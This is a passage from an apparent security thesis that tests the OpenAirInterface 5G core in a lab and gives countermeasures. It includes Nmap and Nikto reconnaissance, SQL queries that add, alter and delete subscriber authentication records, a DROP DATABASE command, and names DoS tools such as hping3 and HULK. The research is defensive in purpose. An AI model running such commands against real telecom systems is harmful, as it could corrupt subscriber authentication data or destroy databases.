
This section seeks to investigate what are the main weaknesses of the OpenAirInterface Core. In the beginning it has been considered from a high level point of view, whereas resulted as slightly different with respect to the two already mentioned. The first step taken, with the aim of starting the study of all its potential vulnerabilities, was running some reconnaissance techniques using Nmap. But, before delving inside we should examine how this tool has been executed. Indeed, as already stated, OAI presents its whole architecture inside Docker containers which differentiate each functionality making it accessible individually. This is due to the fact that each of these owns a precise IP address and following open ports; even if all the functions are located in the same sub-network. For this purpose we run the command precisely for one NF with:

```
sudo nmap -sN -A 192.168.70.132
```

in order to obtain as much information as possible regarding the target; in this situation the AMF container. The same has been made for the other 5G functions. Each of which exhibit few open ports, the most common ones were: 80, 8080 and 9090. Since apart from these ports nothing valuable has been found (Figure 6.2), we tried with a more specific command:

```
nmap --script http-enum 192.168.70.132
```

but even for this instance no significant outcomes were obtained.



```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-12-20 07:57 CET
Nmap scan report for 192.168.70.132
Host is up (0.000069s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Connection: Close
|     Content-Length: 35
|     requested method does not exist
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 32
|     Encountered invalid HTTP version
|   SMBProgNeg, WMSRequest, oracle-tns:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 27
|_    Unknown HTTP request method
|_http-title: Site doesn't have a title.
8080/tcp open  http-proxy?
```

Figure 6.2: Access and Mobility Management Function (AMF) Nmap output.


To assure this fact we extended the investigation employing another tool called Nikto. To do so, we executed:

```
nikto -h 192.168.70.132
```

trying to gain some useful data, although in this case too, without much success. Apart from this scenario and considering the info formerly given, we taken into account that OpenAirInterface did not hold any kind of login page or login form. This leads to the impossibility to deploy Dictionary or Bruteforce attack, resulting as not implementable. As we will see, this Core's misconfiguration leads to the incapacity of conducting some of the offenses tested for Open5gs and Free5gc. Afterwards, the following idea was to inspect what kind of database OAI was using, bearing in mind that the previous Core where using an unstructured database. Basically, OpenAirInterface was employing a SQL database, therefore a structured DB which clearly behaves in a different manner than MongoDB.

6.3.2 Database permission leakage

Thus, we begun investigating if, and in case how to take advantage of it. Indeed, at implementation time the latter Core held two distinct users: the `root` one and the `user`. In order to understand which permissions any of the profiles have, we started logging in into the database with each of them. For this reason we inspected what commands were executable, examining the response received. Especially, with the command: `show grants;` we were able to retrieve the privileges of both of them and further take some considerations. The `root` profile, as it is supposed to be, owns the whole administrator privileges, allowing every feasible action; the second, instead, should have been an ordinary user without particular access grants.




```
mysql> show grants;
+------------------------------------------------+
| Grants for user@%                              |
+------------------------------------------------+
| GRANT USAGE ON *.* TO 'user'@'%'               |
| GRANT ALL PRIVILEGES ON `oai\_db`.* TO 'user'@'%' |
+------------------------------------------------+
2 rows in set (0.00 sec)
```

Figure 6.3: User privileges in SQL database.

That ain't true for this circumstance. Sure enough, as visible from image 6.3 the `user` has the potential of the administrator, being able to read, modify and delete content of each of the available table of the database. In order to prove it, the idea was to test if and how the regular `user` could exploit it.

6.3.3 SQL injections

Indeed, starting from the available rows on the table `AuthenticationSubscription`, we showed that 131 different default subscribers were visible (Figure 6.4). In this circumstance we took into account the AuthenticationSubscription mainly because it was one of the most significant table with the leading contents.




```
| 208950000000128 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000128 |
| 208950000000129 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000129 |
| 208950000000130 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000130 |
| 208950000000131 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000131 |
+-----------------+-----------------------+----------------------------------+----------------------------------+-----------------------------------------------------------------------------------
+--------------------------+-------------+----------------------------------+-------------+------------------------+--------------------+-------------------------+-----------------+
101 rows in set (0.00 sec)
```

Figure 6.4: Final rows of the AuthenticationSubscription table.

The next step was to prove the possibility to append a new subscriber choosing characteristics pretty much as desired. In such a way, we used the SQL query:

```
INSERT INTO AuthenticationSubscription VALUES ('208950000000132', '
5G_AKA', '0C0A34601D4F07677303652C0462535B','0C0A34601D4F0767730365
2C0462535B', '{"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED"
, "lastIndexes": {"ausf": 0}}', 8000,'milenage', '63bfa50ee6523365f
f14c1f45f88737d', NULL, NULL, NULL, NULL,'208950000000132');
```

with the purpose of adding the 132th subscriber. As visible from image 6.5 this has been achieved; indeed the rows available were 102 instead of the 101 previously showed.




```
| 208950000000129 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000129 |
| 208950000000130 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000130 |
| 208950000000131 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000131 |
| 208950000000132 | 5G_AKA                | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                       | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL          |                    NULL | NULL                |                        NULL | 208950000000132 |
+-----------------+-----------------------+----------------------------------+----------------------------------+-----------------------------------------------------------------------------------
+--------------------------+-------------+----------------------------------+-------------+------------------------+--------------------+-------------------------+-----------------+
102 rows in set (0.01 sec)
```

Figure 6.5: Appended subscriber number 132 to AuthenticationSubscription table.

Given that in the hands of a common `user`, we were able to add a new subscriber, the subsequent move was to test if we were able to customize even just some of the features of a specific profile, in the present situation the `encPermanentKey`. Thereby, to prove this concept, we deployed the following SQL query:

```
UPDATE AuthenticationSubscription SET encPermanentKey='01D1F57690Z3
0123456789I093723Y2C' WHERE ueid=208950000000131;
```

As observable in Figure 6.6 we reached our scope, managing to alter the content of one meaningful characteristic. This behaviour as understandable it's not positive, enabling a malicious user to make every actions he wants to execute.




```
| 208950000000129 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000129 |
| 208950000000130 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000130 |
| 208950000000131 | 5G_AKA                 | 01D1F57690Z30123456789I093723Y2C | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000131 |
| 208950000000132 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000132 |
+-----------------+------------------------+----------------------------------+----------------------------------+-----------------------------------------------------------------------------------
+-----------------------------+-------------+----------------------------------+------------+-------------------------+-------------------+-----------------------+-----------------+
102 rows in set (0.00 sec)
```

Figure 6.6: Modified "encPermanentKey" feature of subscriber 131.

Thus, considering the last achievement, and the fact that until now we read, inserted and modified content of the database; the ensuing step was to test if it was possible to delete at least one of the available rows. In order to reach our scope we deployed another query attempting to remove a subscriber based on its ID:

```
DELETE FROM AuthenticationSubscription WHERE ueid=208950000000131
```


Even in this case we achieved the goal, sure enough, in Fig. 6.7 we were able to demonstrate that the subscriber 131 was not inside the database.




```
| 208950000000128 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000128 |
| 208950000000129 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000129 |
| 208950000000130 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000130 |
| 208950000000132 | 5G_AKA                 | 0C0A34601D4F07677303652C0462535B | 0C0A34601D4F07677303652C0462535B | {"sqn": "000000000020", "sqnScheme": "NON_TIME_BASED", "lastIndexes": {"ausf": 0}}
| 8000                        | milenage    | 63bfa50ee6523365ff14c1f45f88737d | NULL         |                     NULL | NULL              |                     NULL | 208950000000132 |
+-----------------+------------------------+----------------------------------+----------------------------------+-----------------------------------------------------------------------------------
+-----------------------------+-------------+----------------------------------+------------+-------------------------+-------------------+-----------------------+-----------------+
101 rows in set (0.00 sec)
```

Figure 6.7: Deleted subscriber with user equipment ID 131.

Considering the successes obtained until now, since the user possesses all the privileges, the last attempt we tried to demonstrate concerns the ability to drop an entire database: in this specific case the `oai_db`. With the intention of proving this concept, at first will be showed each one of the accessible databases and afterwards, the same set of DB once dropped the OAI DB. In order to show this, we as previously stated, we listed all the available databases as in figure 6.8 and subsequently we applied the command `DROP DATABASE oai_db;`. As visible from the second picture of the same image, we removed the entire database without too much effort.



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| oai_db             |
+--------------------+
2 rows in set (0.00 sec)
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
+--------------------+
1 row in set (0.00 sec)
```

Figure 6.8: Comparison of available databases before and after dropping the oai_db.

As a result of all the attempts proven, we demonstrated that OpenAirInterface owns a point of failure due to the excessive permissions made available for any ordinary user. Actually, for this specific scenario should be applied the principle of least privilege (PoLP) in which each member should have the minimum amount of permissions in order to accomplish the function he is in charge to do. In this way, each assets and data will be protected from leakage of information. Delving further into the details of this argument, we cannot say that the presented queries are SQL injections, mainly because the employed user owned all the privileges needed. Nevertheless, SQL injections are by the way feasible due to the feasibility to show and edit everything inside the `oai_db`. To conclude this category of attacks, we naturally have to make a consideration regarding the NoSQL injection. Undoubtedly, over a Structured database like the SQL DB, this typology of injections are not effective.

6.3.4 DoS and DDoS

The remainder of this section aims to analyze the Denial of Service and Distributed Denial of Service attacks attempted, in order to prove if it was possible to make the Core crush. The idea for this specific circumstance, knowing that OpenAirInterface holds all its SBA architecture over containers, was to try to inject a large amount of requests towards every container. This was possible mainly because any Docker container owned its proper IP address and opens ports to access the service. As for Free5gc and Open5gs, the employed tools for this specific offense were:

- Hping3,
- HULK,
- Slowhttptest.

These three tools have been executed individually against each single OpenAirInterface's functionality. Initially has been run the `Hping3` command, flooding the victim with packets and randomizing the origin. After some time, each container taken as objective was still up and running. Therefore, the following step taken was to test the same function with `Http Unbearable Load King DDoS`, in order to attempt to crush that component of the Core. This tool, as already stated, allows the attacker to craft unique requests. However, in this case too the effort failed. Thus, the last tool we tried to execute was Slowhttptest, opening many connections with the purpose of overwhelming and slowing down the target. Even with this try, the containerized environment was seamlessly operative, concluding in such way the Distributed Denial of Service attempts for the Core.

6.4 Countermeasures

The following paragraph aims to analyze every possible expedient capable of avoiding the attacks previously mentioned. Nevertheless, before going into details we have to make a brief digression regarding the typology of vulnerabilities discovered. Indeed, differently from the variety of weaknesses found for Free5gc and Open5gs, the ones presented in the earlier section are all caused by the same error at implementation time. For this reason, we will just focus into this misconfiguration, avoiding further explanation about the not deployable offenses.

The main concept as stated, is that at the moment of database creation it presents two distinct users: the "root" and the regular "user". As observable from the image 6.3, the second mentioned owns all the privileges, thus, every action can be performed. This option should be avoided mainly because the scope of the second user should not be to access and edit every record of the database differently from the root one. In order to avoid this kind of exploitation the SQL database should be crafted solely with the administrator user and subsequently employ this profile to create a further member with `read-only` privileges. One way to achieve this, once accessed the database as "root", is to manually generate a user using the command:

```
CREATE USER 'username'@'127.0.0.1' IDENTIFIED BY 'password';
```

In this circumstance has been adopted the `localhost`, enabling the user to connect to the SQL database as "user" only from the same machine. In order to provide remote access, the `localhost` should be replaced by the IP address or by % to sign in from any host. The next step would be to supply the minimum permissions to the profile, for this specific situation "read-only". To accomplish this, the administrator should run:

```
    GRANT SELECT ON 'database\_name'.* TO 'username'@'127.0.0.1';
```

and afterwards, to make all the prior instructions effective type:

```
    FLUSH PRIVILEGES;
```

Another significant concept is the possibility to deploy the SQL injections, which are correlated to the presented leakage of privileges. Precisely for this reason, once assimilated which were the disposable grants, SQL injections were just a predictable consequence. The concept, indeed, is that if the user possesses all the available privileges, as a result all this type of offenses will be automatically feasible. Therefore, in order to avoid SQL injections there are several effective expedients that can be employed. Sure enough, to prevent this kind of attack is important to sanitize the input field before it has been processed, also using appropriate privileges accounts, denying every typology of entries that present binary, escape sequences and comment characters. In addition, a further countermeasure to SQL injection is to always check for the privileges of the user who is connecting to the database.

7 Comparisons and Conclusions

7.1 Final considerations

The idea behind this final project has been to investigate every analysed Core starting from its own characteristics, in order to emphasise implementation bug or weakness found, exploit it and subsequently provide countermeasures to prevent it. Indeed, focusing the attention on what has been showed until now; we analyzed the open source components available with the objective of creating a debate between the given ones, as visible from Table 7.1. Each time, this distinctive component has been implemented with different configuration based on the free software model employed.

At the outset, in chapter 3, this specific study pointed out what are the main features in common for every examined Core: presenting the state of the art and the leading concepts regarding how the whole 5G Network works and behaves. This section wants to highlight what are the broader concepts behind Open5gs, Free5gc and OpenAirInterface. Therefore, once introduced the major notions, the second step was to take into account which, from the disposable Core, were the most suitable and complete for the investigation and for a future work implementation. As a result, the choice resembled over the already mentioned three.

However, in addition to Open5gs, Free5gc and OpenAirInterface there was also a further Core: Magma, which although presented peculiar attributes, has not been taken into account principally due to the incompleteness that showed. Indeed, it possesses, at the present time, a structure that is more similar to a 4G than a 5G Network, therefore, primarily for this pattern, Magma has been left out.

ATTACKS:	**Open5gs:**	**Free5gc:**	**OpenAirInterface:**
Database Permission Leakage	Yes	No	Yes
SQL injection	No	No	Yes
NoSQL injection	Yes	No	No
Dictionary	Yes	No	/
Bruteforce	Yes	No	/
DoS and DDoS	No	Yes	No
Directory traversal	No	Yes	/
Clickjacking	No	No	/
Json Web Token robustness	Yes	No	/

Table 7.1: Representation of attacks and Core affected by these.

Legend:

- Yes = Exploitable
- No = Not Exploitable
- / = Not applicable

Apart from this scenario, making a brief diversion on the problems encountered, we had to experience some limitations and flaws that affected every Core during implementation. For what concern the first two components, we experienced some issues about the dependencies, mainly due to the lack of clarity of the disposable guides: one of the drawbacks of open source resources. Nevertheless, this is not the most important point that should be treated. Sure enough, the third deployment was the one that gave much remarks with respect to Open5gs and Free5gc. OpenAirInterface, indeed, beyond the problems faced during the deployment, mainly due to the needs of achieving some requirements and some unhealthy container once implemented, did not own a web interface. Indeed, as has been shown until now, all the thesis is focused more on the discovery of vulnerabilities based on the web interface. In order to obtain a comparison based on the same level, we tested the same attacks in each of the Core examined. This led to the incapacity to deal the last Core in the same manner of the previous two, as visible from the benchmarking table 7.1. Actually, this typology of issue, even if little, to a certain extent affected the final comparative between the counted Core. Nonetheless, assuming the expansion's rapidity of this free software, which day by day gains much support from the community, in a near future it will give the possibility to test the OpenAirInterface in the same way of Open5gs and Free5gc.

Having a look to the comparison table is clearly observable that among the proven attacks, there were no offenses that affected every Core in the same manner. This occurrence mainly arose from the fact that, even if we are talking about the same component, every single one of these, presents in a small degree some changes that characterized the structure it deploys.

Taking a step back, the purpose of this thesis was to give a reasoning regarding which one of the analyzed three open source Core is the best in terms of security. As already mentioned there is a consideration that must be done, mainly due to the inability to test these components in the same manner. Therefore, we prefer to not take a position, still giving an opinion over Open5GS, Free5gc and OpenAirInterface. As observable from Table 7.1, indeed, there is no attack which succeeded in every single component; for this reason taking into account the totality of the offenses attempted and the achievements obtained, we might say that Open5GS is the worst from several point of views. Actually, the latter is the one that presents the greatest amount of attacks with success and moreover the majority of this offenses tested are diverse for what concern the vulnerability exploited, emphasising the fact that Open5GS possesses more than one point of failure.

7.2 Future Work

This section aims to analyze what are the possible future work regarding the 5G Core, based on the attempts tested and the results obtained. The early consideration that should be highlighted is that the totality of each Core comprehends not only the web interface taken into account, but also every functionality that compose it and the way this functions are used in order to link the Core to the outside. This last point is significant to emphasise because the work done until now can be considered as a tiny section of the whole possible investigation that can be performed in this field of application looking at the Core in its complexity. Therefore, one idea could be to expand all the experiments made in this project to a lower level analyzing also how each functionality relates and communicates with each other.

In addition to this, another potential future work that should be made is to extend what has been done until now to the Magma Core which is still in progress and under development. Indeed, once Magma will be accomplished the idea could be to insert it into the comparison with the intention of broaden the debate between open source Core.

Following, another way to extend the work made in this thesis should be to apply the same attacks to the OpenAirInterface's web interface once implemented, in order to be able to evaluate it in the same manner as Open5GS and Free5gc. In this way there will be a more detailed comparison between the Core.

Lastly, the most significant question regard the possibility to widen the field of application of all the attacks proven to private 5G Core. In this manner will be possible to show a more comprehensive benchmark and expand the analysis to a wider range of Core; not only open source.

References

[1] F. J. de Souza Neto, E. Amatucci, N. A. Nassif, and P. A. M. Farias, "Analysis for comparison of framework for 5g core implementation," 2021.

[2] Nokia, "5g spectrum bands explained," https://www.nokia.com/networks/insights/spectrum-bands-5g-world/, 2020.

[3] C. system, "What is 5g network," https://www.cisco.com/c/en/us/solutions/what-is-5g.html, 2022.

[4] R. W. News, "Standalone 5g vs. non-standalone 5g," https://www.rcrwireless.com/20210907/5g/standalone-5g-vs-non-standalone-5g, September 2021.

[5] A. Ghayas, "What do embb, mmtc and urllc mean in 5g?" https://commsbrief.com/what-do-embb-mmtc-and-urllc-mean-in-5g/, June 2021.

[6] J. Burke, "Network slicing," https://www.techtarget.com/whatis/definition/network-slicing, 2022.

[7] "Open5gs documentation," https://open5gs.org/open5gs/docs/guide/01-quickstart/, 2022.

[8] M. Ivezic, "Introduction to 5g core service-based architecture (sba) components," https://5g.security/5g-edge-miot-technology/5g-core-sba-components-architecture/, August 2020.

[9] V. Chemitiganti, "5g core (5gc) – platform architecture," https://www.vamsitalkstech.com/5g/5g-core-5gc-platform-architecture/, June 2021.

[10] A. Padmanabhan, "5g service based architecture," https://devopedia.org/5g-service-based-architecture, February 2022.

[11] B. I. M. Altariqi, "5g core and (nfvi) network functions virtualization infrastructure penetration testing," 2020.

[12] "Free5gc," https://github.com/free5gc/free5gc/wiki, 2022.

[13] "Openairinterface 5g core network," https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-fed/-/blob/master/docs/DEPLOY_SA5G_BASIC_DEPLOYMENT.md, 2022.

[14] P. Sahu, "5g security (5g aka authentication)," https://www.5gblogs.com/5g-security-5g-aka-authentication/, January 2020.